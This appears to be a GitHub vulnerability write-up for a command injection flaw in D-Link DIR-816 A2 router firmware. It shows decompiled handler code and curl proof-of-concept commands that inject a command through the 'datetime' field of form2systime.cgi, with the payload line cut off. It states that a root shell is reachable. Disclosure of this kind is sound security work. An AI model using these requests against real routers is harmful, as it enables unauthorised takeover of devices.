z1r00 Update readme.md ... on Jul 26 History

..

img	4 months ago
readme.md	4 months ago


readme.md

D-link DIR-816 A2_v1.10CNB04.img Command injection vulnerability

Firmware information

- Manufacturer's address：https://www.dlink.com/
- Firmware download address： http://tsd.dlink.com.tw/GPL.asp

Affected version



The picture above shows the latest firmware for this version

Vulnerability details

```
const char *min; // $s1
int result; // $v0

datetime = websGetVar(a1, "datetime", "");
year = websGetVar(a1, "year", "");
month = websGetVar(a1, "month", "");
day = websGetVar(a1, "day", "");
hour = websGetVar(a1, "hour", "");
min = websGetVar(a1, "min", "");
sec = websGetVar(a1, "sec", "");
printf("%s %d: %s\n %s,%s,%s,%s,%s,%s\n", "management.c", 613, datetime, year, month, day, hour, min, sec);
result = strchr(datetime, ':');
if ( result )
{
  result = strchr(datetime, '-');
  if ( result )
  {
    doSystem("date -s \"%s\"", datetime);
    doSystem("ntp.sh");
    return websRedirect(a1, "d_time.asp");
  }
}
return result;
```

In /goform/form2systime.cgi, the Command injection vulnerability only needs to be met by datetime -:

Poc

First you need to get the tokenid

```
curl http://192.168.0.1/dir_login.asp | grep tokenid
```

Next, run the following poc, you can see that the router is restarted

```
curl -i -X POST http://192.168.0.1/goform/form2systime.cgi -d tokenid=xxxxx -d 'date
```

Finally, exp can be written to achieve the effect of obtaining a root shell